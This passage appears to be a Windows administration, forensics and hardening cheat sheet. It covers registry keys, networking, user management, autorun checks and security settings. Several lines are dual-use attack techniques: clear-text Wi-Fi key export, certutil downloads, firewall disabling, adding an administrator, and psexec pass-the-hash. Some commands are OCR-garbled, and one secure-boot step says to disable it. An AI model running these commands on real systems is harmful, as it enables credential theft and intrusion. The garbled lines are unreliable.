C:\Windows\System32\drivers\etc\hosts
```

Network Config file

C:\Windows\System32\drivers\etc\networks

Usernames and Password

C:\Windows\System32\config\SAM

Security Log

C:\Windows\System32\config\SECURITY

Software Log

C:\Windows\System32\config\SOFTWARE

System Log

C:\Windows\System32\config\SYSTEM

Windows Event Logs

C:\Windows\System32\winevt\

Backup of Users and Passwords

C:\Windows\repair\SAM

Windows All User Startup

C:\ProgramData\Microsoft\Windows\StartMe
nu\Programs\StartUp

Windows User Startup

C:\Users*\AppData\Roaming\Microsoft\
Windows\Start Menu\Programs\Startup

Prefetch files

C:\Windows\Prefetch

Amcache.hve

C:\Windows\AppCompat\Programs\Amcache.hv
e

NTUSER.dat

```
C:\Windows\Users\*\NTUSER.dat NTUSER.dat
```

Registry

OS Information

```
HKLM\Software\Microsoft\WindowsNT\CurrentVersion /v ProductName
```

Product Name

```
HKLM\Software\Microsoft\WindowsNT\CurrentVersion /v ProductName
```

Install Date

```
HKLM\Software\Microsoft\WindowsNT\CurrentVersion /v InstallDate
```

Registered Owner

```
HKLM\Software\Microsoft\WindowsNT\CurrentVersion /v RegisteredOwner
```

System Root

```
HKLM\Software\Microsoft\WindowsNT\CurrentVersion /v SystemRoot
```

Time Zone

```
HKLM\System\CurrentControllerSet\Control\TimeZoneInformation /v ActiveTimeBias
```

Mapped Network Drives

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Explorer\Map Network Drive  
MRU
```

Mounted Devices

HKLM\System\MountedDevices

USB Devices

HKLM\System\CurrentControllerSet\Enum\USBstor

Audit Policies

HKLM\Security\Policy\PolAdTev

Installed Software (Machine)

HKLM\Software

Installed Software (User)

[1]

HKCU\Software

[2]

```
wmic product get name,version,vendor
```

Recent Documents

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

Recent User Locations

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU

Typed URLs

HKCU\Software\Microsoft\InternetExplorer\TypedURLs

MRU List

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

Last Registry Key Accessed

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKey
```

View installed updates

This information will give you an idea of how quickly systems are being patched and updated.

```
wmic qfe get  
Caption,Description,HotFixID,InstalledOn
```

Networking

With netstat

We use the options **-a** to display all listening ports and active connections. The **-b** lets us find the binary involved in the connection, while **-n** is used to avoid resolving IP addresses and port numbers.

Finally, **-o** display the process ID (PID).

Open Connections

```
C:\> netstat -ano
```

Listening Ports

```
netstat -an | findstr LISTENING
```

Other netstat commands

```
C:\> netstat -e  
C:\> netstat -naob  
C:\> netstat -nr  
C:\> netstat -vb  
C:\> nbtstat -s
```

View routing table

```
C:\> route print
```

View ARP table

```
C:\> arp -a
```

View IP info

```
ipconfig/all
```

View DNS settings

```
C:\> ipconfig /displaydns
```

Proxy Information

```
C:\> netsh winhttp show proxy
```

All IP configs

```
C:\> ipconfig /allcompartments /all
```

Network Interfaces

```
C:\> netsh wlan show interfaces
```

```
C:\> netsh wlan show all
```

With registry

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\Internet  
Settings\Connections\WinHttpSettings"  
C:\> type  
%SYSTEMROOT%\system32\drivers\etc\hosts
```

With wmic

```
C:\> wmic nicconfig get  
descriptions,IPaddress,MACaddress  
  
C:\> wmic netuse get  
name,username,connectiontype, localname
```

Downloading a file from the command line

```
Certutil -urlcache -f 'url'
```

Listing network shares on windows:

```
net view \\10.10.20.229 /all
```

Allow an incoming connection on specific port in the firewall

Instead of the GUI interface, you can execute the below command

```
netsh advfirewall firewall add rule  
name="allowed_PORT" protocol=TCP dir=in  
localip=machine-ip localport=port  
action=allow
```

Or you can do the same using Powershell

```
New-NetFirewallRule -DisplayName  
"allowed_PORT" -Direction Inbound -  
Protocol TCP -LocalPort port -Action  
Allow
```

Removing an Old IP

```
ipconfig /release
```

Add new ip address

```
ipconfig /renew
```

Refresh cache for the DNS

```
ipconfig /flushdns
```

Windows Port forwarding

With Netsh command

Syntax

```
netsh interface portproxy add v4tov4  
listenaddress=localaddress  
listenport=localport  
connectaddress=destaddress  
connectport=destport
```

- **listenaddress** – is a local IP address to listen for incoming connection.
- **listenport** – a local TCP port number to listen on (the connection is waiting on)
- **connectaddress** – is a local or remote IP address (or DNS name) to which you want to

redirect the incoming connection

- **connectport** – is a TCP port to which the connection from **listenport** is forwarded to.

Example

The below command will redirect connections on port 3340 to 3389 and will let you to access RDP service on a non-standard port.

```
netsh interface portproxy add v4tov4  
listenport=3340 listenaddress=10.1.1.110  
connectport=3389  
connectaddress=172.10.10.2
```

10.1.1.110 Your computer IP address on which portforwarding is enabled.

172.10.10.2 the remote server hosting RDP service on port 3389

Next you can use RDP and connect using port 3340.

Note: Make sure port 3340 is allowed in windows firewall as an incoming connection and also make sure that **iphlpsvc** (IP Helper) service running on your Windows device

After all the configs are complete, you can display all portforwarding rules enabled on the machine using the below command

[1]

```
netsh interface portproxy show all
```

[2]

```
netsh interface portproxy dump
```

In order to remove a specific port forwarding rule, run the below

```
netsh interface portproxy delete v4tov4  
listenport=3340 listenaddress=10.1.1.110
```

To remove all port forwarding rules

```
netsh interface portproxy reset
```

Network Shares

```
C:\> net use \\<TARGET IP ADDRESS>  
C:\> net share  
C:\> net session
```

With wmic

```
C:\> wmic volume list brief  
  
C:\> wmic logicaldisk get  
description,filesystem,name,size  
  
C:\> wmic share get name,path
```

Netsh Utility

Saved wireless profiles

```
netsh wlan show profiles
```

Export wifi plaintext pwd

```
netsh wlan export profile folder=.  
key=clear
```

List interface IDs/MTUs

```
netsh interface ip show interfaces
```

Set IP

```
netsh interface ip set address local  
static  
IP netmask gateway ID
```

Set DNS server

```
netsh interface ip set dns local static  
ip
```

Set interface to use DHCP

```
netsh interface ip set address local  
dhcp
```

Disable Firewall

```
netsh advfirewall set currentprofile  
state off  
netsh advfirewall set allprofiles state  
off
```

Management

System Info

General

```
systeminfo
```

Check if machine is domain joined

```
systeminfo | findstr Domain
```

Date and Time

```
C:\> echo %DATE% %TIME%
```

Export OS info into a file with Powershell

```
Get-WmiObject -class win32  
operatingsystem | select -property |  
exportcsv  
c:\os.txt
```

Host-Name

```
C:\> hostname
```

All systeminfo

```
C:\> systeminfo
```

OS Name

```
C:\> systeminfo | findstr /B /C:"OS  
Name" /C:"OS Version"
```

System info with wmic

```
C:\> wmic csproduct get name  
C:\> wmic bios get serialnumber  
C:\> wmic computersystem list brief
```

System info with sysinternals

```
C:\> psinfo -accepteula -s -h -d
```

Ref. <https://technet.microsoft.com/enus/sysinternals/psinfo.aspx>

System Management Tools

Windows offers some great set of system management tools such as tools dedicated to display system information, troubleshooting problems, Event viewer, UAC settings, etc. All can be found by typing the below in the search box

```
msconfig --> Tools Tab
```

Troubleshooting Tool

Enter the below command in 'CMD'

```
C:\Windows\System32\control.exe /name  
Microsoft.Troubleshooting
```

Manage UAC

Enter the below command in 'CMD'

```
UserAccountControlSettings.exe
```

Computer Management Tool

Enter the below command in 'CMD'

```
compmgmt.msc
```

View Sys Info Tool

Enter the below command in 'CMD'

```
msinfo32.exe
```

Resource Monitor Tool

Enter the below command in 'CMD'

```
resmon.exe
```

Group Policy Management

Any of the commands below will list the current GPO settings and the second and third ones will send the output to an external file

```
C:\> gpresult /r  
C:\> gpresult /z > <OUTPUT FILE  
NAME>.txt  
C:\> gpresult /H report.html /F
```

With wmic

```
C:\> wmic qfe
```

Regular Windows

Use the user accounts in the control panel.

You can also change details about a specific user by running.

Managing users

Windows Server without AD

Use the utility 'RUN' and type the below

```
lusrmgr.msc
```

You will be able to manager groups and users more in details. Just type the below in the search box

```
netplwiz
```

Netview Tool

Hosts in current domain

```
net view /domain
```

Hosts in example.com

```
net view /domain:example.com
```

All users in current domain

```
net user /domain
```

Add user

```
net user user pass /add
```

Add user to Administrators

```
net localgroup "Administrators" user  
/add
```

Show Domain password policy

```
net accounts /domain
```

List local Admins

```
net localgroup "Administrators"
```

List domain groups

```
net group /domain
```

List users in Domain Admins

```
net group "Domain Admins" /domain
```

List domain controllers for current domain

```
net group "Domain Controllers" /domain
```

Current SMB shares

```
net share
```

Active SMB sessions

```
net session I find I "\\"
```

Unlock domain user account

```
net user user /ACTIVE:jes /domain
```

Change domain user password

```
net user user '' newpassword '' /domain
```

Share folder

```
net share share c:\share  
/GRANT:Everyone,FULL
```

Psexec

Execute file hosted on an SMB share on a remote machine providing the credentials

```
psexec /accepteula \\ targetIP -u  
domain\user -p password -c -f  
\\smbIP\share\file.exe
```

Execute a command on a remote machine but authenticating through LM/NTLM hashing

```
psexec /accepteula \\ ip -u Domain\user  
-p LM:NTLM cmd.exe ipconfig/all
```

Remotely execute command as system

```
psexec /accepteula \\ ip -s cmd.exe
```

User Info and Management

Current user

```
C:\> whoami
```

Retrieve all users

```
C:\> net users
```

Retrieve administrators

```
C:\> net localgroup administrators
```

Retrieve administrators Groups

```
C:\> net group administrators
```

Retrieve user info with wmic

```
C:\> wmic rdtoggle list
C:\> wmic useraccount list
C:\> wmic group list
C:\> wmic netlogin get name,
lastlogon,badpasswordcount
C:\> wmic netclient list brief
```

Using history file

```
C:\> doskey /history> history.txt
```

Get information about other users according to department

```
PS> Get-NetUser -filter "department=HR*"
```

Services and processes

Listing processes

```
C:\> tasklist
```

Listing processes with services

```
C:\> tasklist /SVC
```

Listing processes with DLLs

```
C:\> tasklist /m
```

Listing Processes with remote IPs

```
tasklist /S ip /v
```

Listing Processes with their executables

```
C: \> tasklist /SVC /fi "imagename eq  
svchost.exe"
```

Force Process to terminate

```
taskkill /PID pid /F
```

Scheduled tasks list

One of the below commands can be used

[1]

```
schtasks /query /fo LIST /v
```

[2]

```
schtasks /query /fo LIST 2>nul | findstr  
TaskName
```

[3]

```
dir C:\windows\tasks
```

[4]

```
schtasks /query /fo LIST /v
```

[5]

```
Get-ScheduledTask | where {$_.TaskPath -  
notlike "\Microsoft*"} | ft  
TaskName,TaskPath,State
```

[6]

```
Get-ScheduledTask
```

Managing network services

```
C:\> net start
```

Managing services with **sc** and **wmic**

```
C:\> sc query  
C:\> wmic service list brief  
C:\> wmic service list conf ig  
C:\> wmic process list brief  
C:\> wmic process list status  
C:\> wmic process list memory  
C:\> wmic job list brief | findstr  
"Running"
```

Services running with PowerShell

[1]

```
PS C:\> Get-Service | Where-Object {  
    $_.Status -eq "running" }
```

[2]

```
get-service
```

File and Directory Management

Searching

Based on the extension

[1]

```
C:\> dir /A /5 /T:A *.exe *.dll *.bat  
*.PS1 *.zip
```

[2] Below will do the same as above but specifying a date which will list the files newer than the date used in the command

```
C:\> for %G in (.exe, .dll, .bat, .ps)  
do forfiles -p "C:" -m *%G -s -d  
+1/1/2023 -c "cmd /c echo @fdate @ftime  
@path"
```

Based on the name

```
C:\> dir /A /5 /T:A bad.exe
```

Based on date

Below will find **.exe** files after **01/01/2023**

```
C:\> forfiles /p C:\ /M *.exe /5 /O  
+1/1/2023 /C "cmd /c echo @fdate @ftime  
@path"
```

Based on date with Powershell

Below will return files that were modified past 09/21/2023

```
Get-Childitem -Path c:\ -Force -Recurse  
-Filter '.log' -ErrorAction  
Silent -Continue | where {$  
.LastWriteTime -gt '2012-09-21'}
```

Based on the size

Below will find files smaller than 50MB

```
C:\> forfiles /5 /M * /C "cmd /c if  
@fsize GE0  
5097152 echo @path @fsize"
```

Based alternate data streams

```
C:\> streams -s <FILE OR DIRECTORY>
```

[Tool link](#)

Prcoessing

Display file content

```
[1]  
get-content file
```

```
[2]  
type file
```

Pipe output to clipboard

```
C:\> some_command.exe | clip
```

Output clip to file

```
PS C:\> Get-Clipboard> clip.txt
```

Combine contents of multiple files

```
C:\> type <FILE NAME 1> <FILE NAME 2>  
<FILE NAME 3>> <NEW FILE NAME>
```

Compare two files for changes

```
PS C:\> Compare-Object (Get-Content ,  
<LOG FILE NAME1>.log) -DifferenceObject  
(Get-Content.<LOG FILENAME 2>.log)
```

Download a file over http with Powershell

```
(new-object system.net.webclient)  
.downloadFile("url","C:\temp")
```

Permissions Management

Check permissions of a file

```
icacls FILE
```

Startup and Autorun Management

With wmic

```
C:\> wmic startup list full  
C:\> wmic ntdomain list brief
```

By viewing the contents startup folder

```
C:\> dir  
"%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```

```
C:\> dir "%SystemDrive%\Documents and Settings\All
```

```
Users\Start Menu\Programs\Startup"
```

```
C:\> dir %userprofile%\Start  
Menu\Programs\Startup
```

```
C:\> %ProgramFiles%\Startup\
```

```
C:\> dir C:\Windows\Start  
Menu\Programs\startup
```

```
C:\> dir  
"C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup"
```

```
C:\> dir  
"C:\ProgramData\Microsoft\Windows\Start  
Menu\Programs\Startup"
```

```
C:\> dir  
"%APPDATA%\Microsoft\Windows\Start  
Menu\Programs\Startup"  
  
C:\> dir  
"%ALLUSERSPROFILE%\Microsoft\Windows\Sta  
rt  
Menu\Programs\Startup"  
  
C:\> dir "%ALLUSERSPROFILE%\Start  
Menu\Programs\Startup"
```

Through wininit

```
C:\> type C:\Windows\winstart.bat  
C:\> type %windir%\wininit.ini  
C:\> type %windir%\win.ini
```

With Sysinternal tools

```
C:\> autorunsc -accepteula -m  
C:\> type C:\Autoexec.bat"
```

You can also export the output to a CSV file

```
C:\> autorunsc.exe -accepteula -a -c -i  
-e -f -l -m -v
```

With registry

```
C:\> reg query  
HKCR\Comfile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\Batfile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\htafile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\Exefile\Shell\Open\Command
```

```
C:\> reg query  
HKCR\Exefiles\Shell\Open\Command
```

```
C:\> reg query  
HKCR\piffle\shell\open\command
```

```
C:\> reg query uHKCU\Control  
Panel\Desktop"
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentV  
ersion\Policies\Explorer\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Runonce
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Windows\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Windows\Load
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Windows\Scripts
```

```
C:\> reg query  
«HKCU\Software\Microsoft\Windows  
NT\CurrentVersion\Windows« /f run
```

```
C:\> reg query  
«HKCU\Software\Microsoft\Windows  
NT\CurrentVersion\Windows« /f load
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Open5aveMRU
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Open5avePidlMRU /s
```

```
C:\> reg query
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
```

```
C:\> reg query
```

```
«HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders»
```

```
C:\> reg query  
uHKCU\Software\Microsoft\Windows\Current  
Version\Explorer\User Shell Folders"
```

```
C:\> reg query  
HKCU\Software\Microsoft\Windows\CurrentV  
ersion\Applets\RegEdit /v LastKey
```

```
C:\> reg query  
"HKCU\Software\Microsoft\InternetExplore  
r\TypedURLs"
```

```
C:\> reg query  
uHKCU\Software\Policies\Microsoft\Window  
s\ControlPanel \Desktop"
```

```
C: \> reg query uHKLM\SOFTWARE\Mic  
rosoft\ActiveSetup\Installed  
Components" /s
```

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\explorer\User Shell Folders"
```

```
C:\> reg query
```

```
"HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\explorer\Shell Folders"
```

```
C:\> reg query  
HKLM\Software\Microsoft\Windows\CurrentV  
ersion\explorer\ShellExecuteHooks
```

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\Explorer\Browser Helper Objects"  
/s
```

```
C:\> reg query  
HKLM\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Policies\Explorer\Run
```

```
C:\> reg query  
HKLM\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Run
```

```
C:\> reg query  
HKLM\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Runonce
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon\Userinit
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\shellServiceObjectDelayLoad
```

```
C:\> reg query
```

```
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks" /s
```

```
C:\> reg query
```

```
"HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Windows"
```

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Windows" /f  
Appinit_DLLs
```

```
C:\> reg query  
"HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Winlogon" /f Shell
```

```
C:\> reg query "HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon  
" /f Userinit
```

```
C:\> reg query  
HKLM\SOFTWARE\Policies\Microsoft\Windows  
\System\Scripts  
C:\> reg query
```

```
HKLM\SOFTWARE\Classes\batfile\shell\open  
\cornrnand
```

```
C:\> reg query
```

```
HKLM\SOFTWARE\Classes\cornfile\shell\ope  
n\cornrnand
```

```
C:\> reg query  
HKLM\SOFTWARE\Classes\exefile\shell\open  
\command
```

```
C:\> reg query  
HKLM\SOFTWARE\Classes\htafile\Shell\Open  
\Command
```

```
C:\> reg query  
HKLM\SOFTWARE\Classes\piffile\shell\open  
\command
```

```
C:\> reg query  
"HKLM\SOFTWARE\Wow6432Node\Microsoft\Win  
dows\CurrentVersion\Explorer\Browser  
Helper Objects" /s
```

```
C:\> reg query  
"HKLM\SYSTEM\CurrentControlSet\Control\S  
ession  
Manager"
```

```
C:\> reg query  
"HKLM\SYSTEM\CurrentControlSet\Control\Session  
Manager\KnownDLLs"
```

```
C:\> reg query  
"HKLM\SYSTEM\ControlSet001\Control\Session  
Manager\KnownDLLs"
```


Troubleshooting

Fixing corrupted system files

Execute the below commands

```
DISM /Online /Cleanup-Image /ScanHealth  
DISM /Online /Cleanup-Image  
/RestoreHealth  
sfc /scannow
```

Hard Disk not detected when installing windows from usb



Press shift+F10 to start the command prompt.
Execute the below command to start DISKPART

```
DISKPART
```

Then list volumes using the below command

```
list volume
```

Select the volume to which you want to install windows and execute the below commands

```
select disk [disknumber]
clean
convert mbr
create partition primary
active
format quick fs=ntfs
```

Java Error 1603

This error happens when you attempt to install/update JAVA for Windows. There are multiple options/steps to take to resolve this issue.

Choose earlier version to install

First uninstall any prior version

```
https://www.java.com/en/download/uninstalltool.jsp
```

Then simply go the below link and choose prior version

<https://www.oracle.com/tr/java/technologies/javase/javase8-archive-downloads.html>

Disable The current AV

Try to disable your AV solution whether it's Windows defender or any third party AV.

Use Microsoft install/uninstall troubleshooter

Download the tool from the below link

<https://support.microsoft.com/en-gb/help/17588/fix-problems-that-block-programs-from-being-installed-or-removed>

Delete KB2918614 Update

This was update was known to cause conflict with Java.

Simple go to **Programs in Features** then click on **View installed updates** link in the left pane.

You will see the list of installed updates. Search for KB2918614. Click on the KB2918614 Windows update and click **Uninstall** button.

Fix System corrupted files

Run CMD as admin and execute the below commands

```
DISM /Online /Cleanup-Image /ScanHealth  
DISM /Online /Cleanup-Image /ScanHealth  
DISM /Online /Cleanup-Image  
/RestoreHealth  
sfc/scannow
```

Windows Security and Hardening

Disable Always Install Elevated

Navigate to the below configs in group policy and make sure/set the value is **Disabled**.

Computer Configuration\Administrative
Templates\Windows Components\Windows
Installer

User Configuration\Administrative
Templates\Windows Components\Windows
Installer

Anti-KeyLoggers

- Zemana AntiLogger (Free)
This "free" version is a bare-bones keylogger-detector. In fact, it's quite stripped down but if all you require is being alerted then this might be for you.
- SpyShelter STOP-LOGGER
The Free version offers more than Zemana does in that you get screenshot capture. It will also alert you to any code that tries to swipe your keystrokes from you but the Free version is not 64-bit compatible. It is \$24.99.

Windows Defender and Windows Firewall

These two come pre-installed in nearly all new and modern Windows operating systems. An average user can safely rely on them for security given that they practice safety controls when downloading files from the internet or when dealing with email attachments.

On server editions of Windows, make sure to block inbounds ports 135,137,138,139 if have file shares whether the PCs are on a workgroup or domain. You can simply do that by creating an inbound rule in Windows firewall and block the aforementioned ports.

Firewall Operations

Auditing current firewall rules

```
C:\> netsh advfirewall firewall show  
rule name=all
```

Turn off/on the firewall

```
C:\> netsh advfirewall set allprofile  
state on  
C:\> netsh advfirewall set allprofile  
state off
```

Block inbound and allow outbound traffic.

This rule can be used on workstations that don't play the role of a server

```
C:\> netsh advfirewall set  
currentprofile  
firewallpolicy  
blockinboundalways,allowoutbound
```

Open port 80 and allow inbound http traffic.

Usually it's applied on machines that play the role of a webserver

```
C:\> netsh advfirewall firewall add rule  
name="Open  
Port 80" dir=in action=allow  
protocol=TCP  
localport=80
```

Allow an application to receive inbound traffic.

```
C:\> netsh advfirewall firewall add rule  
name="My  
Application" dir=in action=allow  
program="C:\MyApp\MyApp.exe" enable=yes
```

Allow an application to receive inbound traffic and specify the profile, remote IP and subnet.

The profile value can be **public**, **private** or **domain**

```
netsh advfirewall firewall add rule  
name="My  
Application" dir=in action=allow  
program="C:\MyApp\MyApp.exe" enable=yes  
remoteip=ip1,172.16.0.0/16,LocalSubnet  
profile=domain
```

Delete a rule

```
C:\> netsh advfirewall firewall delete  
rule  
name=rule name  
program="C:\MyApp\MyApp.exe"
```

Setting up the logging location

```
C:\> netsh advfirewall set  
currentprofile logging  
C:\<LOCATION>\<FILE NAME>
```

Firewall logs location

```
C:\>%systemroot%\system32\LogFiles\Firew  
all\pfirewa  
ll.log
```

You can also disable logging using Powershell

```
PS C:\> Get-Content  
$env:systemroot\system32\LogFiles\Firewa  
ll\pfirewal.log
```

Disable Modifying Scheduled Tasks

Useful if applied on non-admin endpoints

[1]

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Task Scheduler5.0" /v DragAndDrop /t REG_DWORD /d 1
```

[2]

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Task Scheduler5.0" /v Execution /t REG_DWORD /d 1
```

[3]

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Task Scheduler5.0" /v Task Creation /t REG_DWORD /d 1
```

[4]

```
reg add "  
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Task Scheduler5.0" /v  
Task Deletion /t REG_DWORD /d 1
```

Disable RunOnce

Useful to fight against rootkits and malwares

```
reg add  
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v  
DisableLocalMachineRunOnce /t REG_DWORD  
/d 1
```

Enabling Credential Guard

Prevent credential dumping in Windows 10 by enabling windows credential guard. Execute the below commands to modify the registry

[1]

```
reg add  
"HKEY_LOCAL_MACHINE\System\CurrentContro  
lSet\Control\DeviceGuard" /v  
"EnableVirtualizationBasedSecurity" /d 1  
/t REG_DWORD
```

[2]

```
reg add  
"HKEY_LOCAL_MACHINE\System\CurrentContro  
lSet\Control\DeviceGuard" /v  
"RequirePlatformSecurityFeatures" /d 1  
/t REG_DWORD
```

[3]

```
reg add  
"HKEY_LOCAL_MACHINE\System\CurrentContro  
lSet\Control\LSA" /v "LsaCfgFlags" /d 1  
/t REG_DWORD
```

Enable UAC

User Account Control (UAC) is a feature that enforces enhanced access control and ensures that all services and applications execute in non-administrator accounts. It helps mitigate malware's impact and minimizes privilege escalation by bypassing UAC. Actions requiring elevated privileges will automatically prompt for administrative user account credentials if the logged-in user does not already possess these.

To access UAC, go to **Control Panel -> User Accounts** and click on **Change User Account Control Setting**. Keep the notification level "**Always Notify**" in the User Account Control Settings.

Setting a Password Policy

Open group policy editor and Go to **Security settings > Account Policies > Password policy**

Setting a lockout policy

To protect your system password from being guessed by an attacker, we can set out a lockout policy so the account will automatically lock after

certain invalid attempts. To set a lockout policy, go to **Local Security Policy > Windows Settings > Account Policies > Account Lockout Policy** and configure values to lock out hackers after three invalid attempts.

Disabling RDP and SMB

if you don't need remote assistance through RDP protocol and you don't host file sharing server through SMB then it would be better from a security standpoint to disable them

Disabling RDP

In Windows, settings > Remote Desktop and tick the box **Don't allow remote connections to this computer**

Disabling SMB

Execute the below in Powershell

```
Disable-WindowsOptionalFeature -Online -  
FeatureName SMB1Protocol
```

Application Security

Installing apps only from Microsoft store

Go to **Setting > Select Apps and Features** and then select **The Microsoft Store only**

Running Applications from a sandbox

To run applications safely, we can use a temporary, isolated, lightweight desktop environment called Windows Sandbox. We can install software inside this safe environment, and this software will not be a part of our host machine, it will remain sandboxed. Once the Windows Sandbox is closed, everything, including files, software, and states will be deleted. We would require Virtualization enabled on our OS to run this feature.

for enabling the Sandbox feature are as below:

Click Start > Search for 'Windows Features' and turn it on > Select Sandbox > Click OK to restart

Enabling Microsoft Smartscreen

Microsoft SmartScreen helps to protect you from phishing/malware sites and software when using

Microsoft Edge. It helps to make informed decisions for downloads and lets you browse safely in Microsoft Edge.

To turn on the Smart Screen, go to **Settings > Windows Security > App and Browser Control > Reputation-based Protection**. Scroll down and turn on the **SmartScreen option**.

Boot Security

Secure boot – an advanced security standard checks that your system is running on trusted hardware and firmware before booting, which ensures that your system boots up safely while preventing unauthorised software access from taking control of your PC, like malware.

You are already in a secure boot environment if you run a modern PC with Unified Extensible Firmware Interface UEFI (the best replacement for BIOS) or Windows 10.

To check if secure boot is enabled, type the below command below in **run**

```
msinfo32
```

and locate the row where it says **secure boot state**

You can enable secure boot from BIOS by following the below steps

1. - You can often access this menu by pressing a key while your PC is booting, such as F1, F2, F12, or Esc.

Or

- From Windows, hold the Shift key while selecting Restart.
- Go to Troubleshoot > Advanced Options: UEFI Firmware Settings.

2. Find the Secure Boot setting in your BIOS menu. If possible, set it to Disabled.

3. This option is usually in either the Security tab, the Boot tab, or the Authentication tab.

3. Save changes and exit. The PC reboots.

Virus and Malware Removal

Automated Removal with Removal Tools

GMER

GMER will attempt to find any rootkits by scanning files, registry entries, drives and processes.

```
http://www2.gmer.net/
```

Windows Defender

Performing an offline scan with windows security is another method of detecting rootkits and viruses on your window operating system.

Backup and Recovery

Group Policy Update and Recovery

Backup GPO Audit Policy to backup file

```
C:\> auditpol /backup  
/file:C\auditpolicy.csv
```

Restore GPO Audit Policy from backup file

```
C:\> auditpol /restore  
/file:C:\auditpolicy.csv
```

Backup All GPOs in domain and save to Path

```
PS C:\> Backup-Gpo -All -Path \\  
